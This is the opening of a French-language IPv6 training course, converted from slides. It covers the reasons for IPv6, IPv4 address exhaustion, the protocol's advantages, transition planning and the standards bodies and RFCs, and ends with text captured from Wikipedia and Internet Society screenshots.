

## IP ROUTING

# Protocole IPv6

François-Emmanuel Goffinet

Formateur IT

Version 15.10



# Sommaire

- [1. Pourquoi IPv6 ?](#)
- [2. Fondamentaux TCP/IPv6](#)
- [3. Paquets IPv6](#)
- [4. Représentation des adresses IPv6](#)
- [5. Types d'adresses IPv6](#)
- [6. ICMPv6](#)
- [7. Découverte de voisinage \(ND\)](#)
- [8. Gestion du réseau IPv6 \(IPAM\)](#)
- [9. Configuration du réseau par les routeurs](#)
- [10. Support DNS IPv6](#)
- [11. Configuration automatique sans état \(SLAAC\)](#)
- [12. DHCPv6](#)
- [13. Plan d'adressage IPv6](#)
- [14. Routage IPv6 sous Cisco IOS](#)
- [15. Pare-feu Cisco sous Cisco IOS](#)
- [16. Introduction à la sécurité IPv6](#)
- [17. Manipulation de paquets IPv6](#)
- [18. VPN IPSEC IPv6](#)
- [19. Méthodes de transition](#)
- [20. Autres sujets IPv6 non traités](#)

# Avant-propos

- Cette présentation est un cours sur le protocole IPv6 qui tente de se conformer aux objectifs des [certifications Cisco Systems](#) et [aux spécifications de l'IPv6 Forum](#).
- On peut l'utiliser en classe d'informatique comme introduction aux protocoles IP, en préparation aux certifications Cisco, en formation d'entreprise dans le cadre d'une migration IPv6, en vue d'assurer la mise-à-jour des connaissances du personnel IT, ou encore par simple curiosité.
- Selon le niveau de détail envisagé, ce document peut supporter une discussion allant de 1h à 40h (4/5 jours avec des exercices adéquats).
- Ce cours évolue constamment avec l'épreuve des classes de formation de professionnels et d'étudiants. Il envisage IPv6 comme un nouvel Internet bien plus vaste et prometteur à côté d'un Internet IPv4 étroit et depuis longtemps congestionné.

# 1. Pourquoi IPv6 ?

Introduction générale

# Objectifs


- Citer les avantages de la technologie IPv6
- Identifier l'impact du nouveau protocole
- Répondre à la question de l'urgence de la transition à IPv6
- Reconnaître les organismes de standardisation et les RFCs IPv6
- Commencer une veille technologique sur IPv6
- Se former à IPv6

# Période de transition IPv4/IPv6

- Classes d'adresses (1981)
- Masques de sous-réseaux (1985)
- CIDR-VLSM (1993)
- NAT (1994)
- Adressage privé (1996)
- IPv6 (1995-1998)

Depuis quelques années, nous sommes entrés dans une longue période de transition de la double pile IPv4/IPv6

# Épuisement des adresses IPv4



[Lire l'article "IPv4 address exhaustion"](#)

# Avantages et nouveautés IPv6 (1/2)


- Une **espace d'adressage incommensurablement large** pour l'accès global et l'évolutivité
- Format d'**en-tête simplifié** pour une prise en charge efficiente des paquets
- Une **architecture hiérarchique** du réseau pour un routage efficient
- Le support des **protocoles de routage** les plus courants
- Fonctionnalités **d'autoconfiguration** et plug-and-play
- **ICMPv6** supporte des fonctionnalités de **découverte et de maintien de relations de voisinage**

# Avantages et nouveautés IPv6 (1/2)


- Support amélioré de la **mobilité IP**
- Usage accru du **Multicast**, disparition du broadcast
- Le **support par défaut** sur la plupart des systèmes d'exploitation Serveurs et Poste de travail
- Un support de la **Résolution de noms DNS**
- **DHCPv6** en nouvelles versions Stateful, Stateless et Prefix-Delegation offrant des options de gestion
- Différentes **classes d'adresses** pour différents usages.
- L'**obsolescence du NAT** en tant que solution de connectivité globale

# Un nouvel Internet


- IP est au cœur du modèle de communication
- IPv6 est incompatible avec IPv4
- IPv6 est le 2ème Internet
- Il s'agit d'une **évolution technologique inéluctable**
- Elle touche tout objet communicant dans le réseau
- Elle touche les **applications et l'infrastructure**.



# Déploiement d'IPv6 global 2015Q3



# Déploiement d'IPv6 Europe 2015Q3



# Conseils en phase de transition


- Phase de formation/information
- Monter un lab, un bac à sable
- Demander une connectivité IPv6 native
- Déploiement à envisager : parallèle d'IPv6 (Dual Stack)
- Déploiement planifié et géré, tout nouveau projet est une opportunité
- A ne pas répéter :
  - Résistance au changement
  - Pansements fonctionnels
  - Traduction de protocoles
- Vérifier la disponibilité applicative
- Objectif : **diminuer le coût de la transition**

# Transition IPv6

1. Phase d'information/formation
2. Phase de validation de l'infrastructure
3. Plan d'adressage
4. Plan de routage
5. Activation des services externes
6. Activation dans les LANs
7. Activation dans le WAN FAI
8. Activation dans les centres de données

A parcourir : Sur qui pèse le coût de la transition ?

# Facteurs du déploiement



# Organismes de standardisation


- **IETF** : Internet Engineering Task Force. L'organisme qui édicte les RFCs.
- **ITU** : Organisme international des Télécommunications (WAN)
- **IEEE** : Standardisation des technologies LAN/MAN 802
- **ISOC** : Organisation soeur de l'IETF, elle agrée ses standard et fait la liaison avec les autres organismes
- **IANA** : Organisme qui alloue globalement les blocs d'adresses IP. On ira lire [L'article Wikipedia\(en\) sur l'épuisement des adresses IPv4](#) pour y trouver les définitions de RIRs et de LIRS. L'IANA gère aussi globalement les noms de domaines, les numéros de systèmes autonomes (AS) et les numéros de ports TCP et UDP.

# RFCs IPv6

- Les principes fondateurs d'IPv6 sont formalisés dans toute une série de RFCs (Requests For Comments) rédigés par l'IETF.
  - Les RFCs, littéralement “demandes de commentaires”, sont une série numérotée de documents officiels décrivant les aspects techniques d'Internet, ou de différents matériels informatique (routeurs, serveur DHCP).
  - Les RFCs font aussi des suggestions d'implémentation, d'architectures, de déploiement, visant à assurer l'inter-opérabilité avec les couches sous-jacentes.
- Peu de RFCs sont des standards, mais tous les standards d'Internet publiés par l'IETF sont des RFCs. (Wikipedia)
- Les industriels, les solutions GNU/Linux/BSD suivent de près les RFCs IPv6. Mais l'implémentation des fonctionnalités IPv6 dépend toujours de la volonté des constructeurs et des développeurs.
- Les RFCs peuvent être traduits comme par exemple dans [cette recherche](#). Aussi, elle peuvent faire l'objet de commentaires critiques comme dans le blog <http://www.bortzmeyer.org/rfcs.html>.

# Bibliographie actualisée

O'Reilly, Cisco Press, Microsoft Press



# en.wikipedia.org/wiki/IPv6

← → C Home en.wikipedia.org/wiki/IPv6

Article Talk Read Edit View



**WIKIPEDIA**  
The Free Encyclopedia

Main page  
Contents  
Featured content  
Current events  
Random article  
Donate to Wikipedia  
Wikimedia Shop

Interaction  
Help  
About Wikipedia  
Community portal  
Recent changes  
Contact page

Tools  
What links here  
Related changes  
Upload file  
Special pages  
Permanent link  
Page information

## IPv6

From Wikipedia, the free encyclopedia

**Internet Protocol version 6 (IPv6)** is the latest version of the [Internet Protocol \(IP\)](#), the communications protocol that provides an identification and location system for computers on networks and routes traffic across the Internet. IPv6 was developed by the [Internet Engineering Task Force \(IETF\)](#) to deal with the long-anticipated problem of IPv4 address exhaustion.


IPv6 is intended to replace [IPv4](#), which still carries more than 96% of [Internet traffic](#) worldwide as of May 2014.<sup>[1][2][3]</sup> As of June 2014, the percentage of users reaching [Google](#) services with IPv6 surpassed 4% for the first time.<sup>[4]</sup>

Every device on the Internet is assigned an [IP address](#) for identification and location definition. With the rapid growth of the Internet after commercialization in the 1990s, it became evident that far more addresses than the IPv4 address space has available were necessary to connect new devices in the future. By 1998, the [Internet Engineering Task Force \(IETF\)](#) had formalized the successor protocol. IPv6 uses a [128-bit](#) address, allowing  $2^{128}$ , or approximately  $3.4 \times 10^{38}$  addresses, or more than  $7.9 \times 10^{28}$  times as many as IPv4, which uses 32-bit addresses and provides approximately 4.3 billion addresses. The two protocols are not designed to be [interoperable](#), complicating the transition to IPv6. However, several [IPv6 transition mechanisms](#) have been devised to permit communication between IPv4 and IPv6 hosts.

IPv6 provides other technical benefits in addition to a larger addressing space. In particular, it permits hierarchical address allocation methods that facilitate route aggregation across the Internet, and thus limit the expansion of routing tables. The use of multicast addressing is expanded and simplified, and provides additional optimization for the delivery of services. Device mobility, security, and configuration aspects have been considered in the design of the protocol.

IPv6 addresses are represented as eight groups of four [hexadecimal](#) digits separated by colons, for example 2001:0db8:85a3:0042:1000:8a2e:0370:73:  
notation exist

# Programme ISOC IPV6 Deploy360



The screenshot shows the Internet Society Deploy360 Programme IPv6 page. At the top, there's a navigation bar with links for Home, START HERE!, IPv6 (which is highlighted in blue), DNSSEC, Other Topics, ION Conferences, Projects, and Blog. To the right of the navigation is a search bar and a green '6' icon with a small number '4' above it. On the left, there's a sidebar with a 'IPv6' section containing links for Basics, Case Studies, Fact Sheet, Security, Sites, Training, All Resources, Statistics, Twitter Feeds, and Community. Below this is another 'IPv6' section with Overview and Details. The main content area has a heading 'IPv6' and a sub-section 'What is IPv6?'. It explains that IPv6 is the next generation Internet Protocol (IP) address standard intended to supplement and eventually replace IPv4. It mentions that every computer, mobile phone, and other device connected to the Internet needs a numerical IP address. It also notes that the original IP address scheme, IPv4, is running out of numbers. It encourages users to see the Internet Society IPv6 Fact Sheet or their IPv6 Basics page for more information and background on IPv6. A callout box suggests starting with the 'Where Do I Start?' page, which provides guides for Network operators, Developers, Content providers / website owners, Enterprise customers, Domain name registrars, Consumer electronics vendors, and Internet exchange point (IXP) operators. On the right side, there's a 'Follow Us' section with Facebook and Twitter icons, and a 'Recent' section listing various news items from ICANN and other sources.

www.internetsociety.org/deploy360/ipv6/

**Internet Society** Deploy360 Programme

Home START HERE! IPv6 DNSSEC Other Topics ION Conferences Projects Blog

**IPv6**

IPv6 Basics  
IPv6 Case Studies  
IPv6 Fact Sheet  
IPv6 Security  
IPv6 Sites  
IPv6 Training  
All IPv6 Resources  
IPv6 Statistics  
IPv6 Twitter Feeds  
